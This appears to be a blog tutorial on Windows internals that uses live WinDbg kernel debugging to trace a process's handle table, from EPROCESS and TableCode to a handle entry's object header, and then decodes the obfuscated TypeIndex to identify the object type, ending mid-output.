
Let us review all of these structures discussed above through live kernel debugging.

First of all, enumerate the active processes & pick any random process for our exploration. I have picked up a process that has its EPROCESS structure at 0xffffa703b3ebc080 address. Now, let us examine its ObjectTable by enumerating EPROECESS. Once, we get the ObjectTable, we can enumerate it and the get the address of the “TableCode” as “TableCode” is one of the fields in the ObjectTable. Please see following snippet for the same.



```
0: kd> dt nt!_eprocess ffffa703b3ebc080 -y object
   +0x418 ObjectTable : 0xffffba8a`1b944d00 _HANDLE_TABLE
0: kd> dt nt!_handle_table 0xffffba8a`1b944d00
   +0x000 NextHandleNeedingPool : 0x400
   +0x004 ExtraInfoPages   : 0n0
   +0x008 TableCode        : 0xffffba8a`1e3f1000
   +0x010 QuotaProcess     : 0xffffa703`b3ebc080 _EPROCESS
   +0x018 HandleTableList  : _LIST_ENTRY [ 0xffffba8a`1ba85d18 - 0xffffba8a`1b999d18 ]
   +0x028 UniqueProcessId  : 0xfb0
   +0x02c Flags            : 0
   +0x02c StrictFIFO       : 0y0
   +0x02c EnableHandleExceptions : 0y0
   +0x02c Rundown          : 0y0
   +0x02c Duplicated       : 0y0
   +0x02c RaiseUMExceptionOnInvalidHandleClose : 0y0
   +0x030 HandleContentionEvent : _EX_PUSH_LOCK
   +0x038 HandleTableLock  : _EX_PUSH_LOCK
   +0x040 FreeLists        : [1] _HANDLE_TABLE_FREE_LIST
   +0x040 ActualEntry      : [32]  ""
   +0x060 DebugInfo        : (null)
0: kd>
```


Figure 2. ObjectTable and TableCode



```
0: kd> dt nt!_eprocess ffffa703b3ebc080 -y object
   +0x418 ObjectTable : 0xffffba8a`1b944d00 _HANDLE_TABLE
0: kd> dt nt!_handle_table 0xffffba8a`1b944d00
   +0x000 NextHandleNeedingPool : 0x400
   +0x004 ExtraInfoPages   : 0n0
   +0x008 TableCode        : 0xffffba8a`1e3f1000
   +0x010 QuotaProcess     : 0xffffa703`b3ebc080 _EPROCESS
   +0x018 HandleTableList  : _LIST_ENTRY [ 0xffffba8a`1ba85d18 - 0xfff
   +0x028 UniqueProcessId  : 0xfb0
   +0x02c Flags            : 0
```

Figure 3. Mapping of the diagram with a debugger output — ObjectTable & TableCode


Now, let us enumerate what we have got at the TableCode. We expect to get the handle table entries at the address provided by the “TableCode”. We can derive base address of the handle table entries by ANDing the TableCode address with ~0x07.



```
0: kd> ?0xffffba8a`1e3f1000 & -0x07
Evaluate expression: -76372601008128 = ffffba8a`1e3f1000
0: kd>
```

Figure 4. deriving base address of handle table entries from TableCode

Please refer following snippets for the same. As expected, we have got the base address followed by handle table entries.



```
0: kd> db 0xffffba8a`1e3f1000
ffffba8a`1e3f1000  0x00   00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffba8a`1e3f1010  0x04   30 4b c5 b2 03 a7-03 00 1f 00 00 00 00 00  ..0K............
ffffba8a`1e3f1020  0x08   30 4d c5 b2 03 a7-03 00 1f 00 00 00 00 00  ..0M............
ffffba8a`1e3f1030  0x0c   60 b7 e2 b3 03 a7-01 00 00 00 00 00 00 00  ..`.............
ffffba8a`1e3f1040  0x10   d0 aa 11 ac 03 a7-03 00 1f 00 00 00 00 00  ................
ffffba8a`1e3f1050         e0 7a c4 b2 03 a7-ff 00 0f 00 00 00 00 00  ...z............
ffffba8a`1e3f1060         b0 b4 ec b3 03 a7-02 00 10 00 00 00 00 00  ................
ffffba8a`1e3f1070         70 bb e2 b3 03 a7-01 00 00 00 00 00 00 00  ..p.............
0: kd>
```

Figure 5. handle table entries starting with the base address derived earlier





Figure 6. Mapping of the diagram and a debugger output — handle table entries and indexes


We have got the handle table entries now. These are nothing but the handles to the actual object. As mentioned earlier, each handle table entry is of structure type _handle_table_entry. _handle_table_entry has got a field named “ObjectPointerBits” that points to the header of the object that is referred by that handle entry.

Let us take handle table entry at 0x14 index. The address at 0x14 index is 0xffffba8a1e3f1050. Let’s us enumerate this entry to get the pointer to the object.



```
0: kd> dt nt!_handle_table_entry ffffba8a1e3f1050
   +0x000 VolatileLowValue : 0n-6412084887500554301
   +0x000 LowValue         : 0n-6412084887500554301
   +0x000 InfoTable        : 0xa703b2c4`7ae0ffc3 _HANDLE_TABLE_ENTRY_INFO
   +0x008 HighValue        : 0n983295
   +0x008 NextFreeHandleEntry : 0x00000000`000f00ff _HANDLE_TABLE_ENTRY
   +0x008 LeafHandleValue  : _EXHANDLE
   +0x000 RefCountField    : 0n-6412084887500554301
   +0x000 Unlocked         : 0y1
   +0x000 RefCnt           : 0y0111111111100001 (0x7fe1)
   +0x000 Attributes       : 0y000
   +0x000 ObjectPointerBits : 0y10100111000000111011001011000100011110101110 (0xa703b2c47ae)
   +0x008 GrantedAccessBits : 0y0000011110000000011111111 (0xf00ff)
   +0x008 NoRightsUpgrade  : 0y0
   +0x008 Spare1           : 0y000000 (0)
   +0x00c Spare2           : 0
0: kd>
```


Figure 7. Enumerating a handle table entry



```
0: kd> dt nt!_handle_table_entry ffffba8a1e3f1050
   +0x000 VolatileLowValue : 0n-6412084887500554301
   +0x000 LowValue         : 0n-6412084887500554301
   +0x000 InfoTable        : 0xa703b2c4`7ae0ffc3 _HANDLE_TABLE_ENTRY_INFO
   +0x008 HighValue        : 0n983295
   +0x008 NextFreeHandleEntry : 0x00000000`000f00ff _HANDLE_TABLE_ENTRY
   +0x008 LeafHandleValue  : _EXHANDLE
   +0x000 RefCountField    : 0n-6412084887500554301
   +0x000 Unlocked         : 0y1
   +0x000 RefCnt           : 0y0111111111100001 (0x7fe1)
   +0x000 Attributes       : 0y000
   +0x000 ObjectPointerBits : 0y10100111000000111011001011000100011110101110 (0xa703b2c47ae)
   +0x008 GrantedAccessBits : 0y0000011110000000011111111 (0xf00ff)
```

Figure 8. Mapping of the diagram and a debugger output — ObjectPointerBits

We need to get object_header from “ObjectPointerBits”. The simple way of doing it add 0 at the end of the and ffff at the beginning of the “ObjectPointerBits” to complete 64bit pointer address.




```
   +0x00c Spare2           : 0
0: kd> ?(0xa703b2c47ae << 4 ) | 0xffff000000000000
Evaluate expression: -97840650749216 = ffffa703`b2c47ae0
0: kd>
```

Figure 9. Deriving a object_header address from ObjectPointerBits


I don’t know how it works but I could get the pointer to the object header by leftshift (<<4) and ORing the result with 0xffff000000000000. The derived hex number is a pointer to the object header. This is represented by _object_header structure.

Now, let us enumerate the _object_header and get the to the _object_type to identify the type of object followed by this object_header.



```
0: kd> dt nt!_object_header ffffa703`b2c47ae0
   +0x000 PointerCount     : 0n32740
   +0x008 HandleCount      : 0n1
   +0x008 NextToFree       : 0x00000000`00000001 Void
   +0x010 Lock             : _EX_PUSH_LOCK
   +0x018 TypeIndex        : 0x68 'h'
   +0x019 TraceFlags       : 0 ''
   +0x019 DbgRefTrace      : 0y0
   +0x019 DbgTracePermanent : 0y0
   +0x01a InfoMask         : 0x8 ''
   +0x01b Flags            : 0 ''
   +0x01b NewObject        : 0y0
   +0x01b KernelObject     : 0y0
   +0x01b KernelOnlyAccess : 0y0
   +0x01b ExclusiveObject  : 0y0
   +0x01b PermanentObject  : 0y0
   +0x01b DefaultSecurityQuota : 0y0
   +0x01b SingleHandleEntry : 0y0
   +0x01b DeletedInline    : 0y0
   +0x01c Reserved         : 0xbe0a3b4f
   +0x020 ObjectCreateInfo : 0xfffff806`11c6b400 _OBJECT_CREATE_INFORMATION
   +0x020 QuotaBlockCharged : 0xfffff806`11c6b400 Void
   +0x028 SecurityDescriptor : (null)
   +0x030 Body             : _QUAD
```

Figure 10. Enumerating a object_header




```
0: kd> dt nt!_object_header ffffa703`b2c47ae0
   +0x000 PointerCount     : 0n32740
   +0x008 HandleCount      : 0n1
   +0x008 NextToFree       : 0x00000000`00000001 Void
   +0x010 Lock             : _EX_PUSH_LOCK
   +0x018 TypeIndex        : 0x68 'h'
   +0x019 TraceFlags       : 0 ''
   +0x019 DbgRefTrace      : 0y0
   +0x019 DbgTracePermanent : 0y0
   +0x01a InfoMask         : 0x8 ''
   +0x01b Flags            : 0 ''
   +0x01b NewObject        : 0y0
   +0x01b KernelObject     : 0y0
   +0x01b KernelOnlyAccess : 0y0
   +0x01b ExclusiveObject  : 0y0
   +0x01b PermanentObject  : 0y0
   +0x01b DefaultSecurityQuota : 0y0
   +0x01b SingleHandleEntry : 0y0
   +0x01b DeletedInline    : 0y0
   +0x01c Reserved         : 0xbe0a3b4f
   +0x020 ObjectCreateInfo : 0xfffff806`11c6b400 _OBJE
   +0x020 QuotaBlockCharged : 0xfffff806`11c6b400 Void
```

Figure 11. Mapping of the diagram and a debugger output — TypeIndex

As I said in the introduction of the article, Microsoft has made it more complex as they evolve with the operating systems. In earlier version of the Microsoft (like Windows 7) this TypeIndex is an index to the nt!ObTypeIndexTable,however, now this field does not refer to the direct index in to the ObType table. We need to derive the lookup index from the "TypeIndex" field and then use that index to lookup the type of the object in the nt!ObTypeIndexTable. To derive the lookup index from the: TypeIndex", please perform following operations on the "TypeIndex". We need to take the second least significant byte from the header. In our case,

object header is 0xffffa703`b2c47ae0 hence second least significant byte would be "7a".


TypeIndex value is 0x68



```
: kd> dt nt!_object_header ffffa703`b2c47ae0
  +0x000 PointerCount     : 0n32740
  +0x008 HandleCount      : 0n1
  +0x008 NextToFree       : 0x00000000`00000001 Void
  +0x010 Lock             : _EX_PUSH_LOCK
  +0x018 TypeIndex        : 0x68 'h'
  +0x019 TraceFlags       : 0 ''
  +0x019 DbgRefTrace      : 0y0
  +0x019 DbgTracePermanent : 0y0
  +0x01a InfoMask         : 0x8 ''
  +0x01b Flags            : 0 ''
  +0x01b NewObject        : 0y0
  +0x01b KernelObject     : 0y0
```

Figure 12. Object_header & TypeIndex Values


Nt!ObHeaderCookie value is 0c



```
0: kd> db nt!obheadercookie l1
fffff806`11d72680  0c
```

Figure 12. nt!ObHeaderCookie value

To derive lookup index, we need to XOR all these 3 values.




```
0: kd> ?7a ^ 68 ^ 0c
Evaluate expression: 30 = 00000000`0000001e
```

Figure 13. Deriving lookup index from TypeIndex value

Please refer to this amazing article at the link https://medium.com/@ashabdalhalim/a-light-on-windows-10s-object-header-typeindex-value-e8f907e7073a by Ashraf Abdalhalim to get more details about why we are doing this XOR to calculate the lookup index.


So, our lookup index is 1e. We can now enumerate object type by looking up in to the nt!ObTypeIndexTable.



```
0: kd> dt nt!_object_type poi(nt!ObTypeIndexTable + (1e*8))
   +0x000 TypeList         : _LIST_ENTRY [ 0xffffa703`a20f9980 - 0xffffa703`a20f9980 ]
   +0x010 Name             : _UNICODE_STRING "TpWorkerFactory"
   +0x020 DefaultObject    : (null)
   +0x028 Index            : 0x1e ''
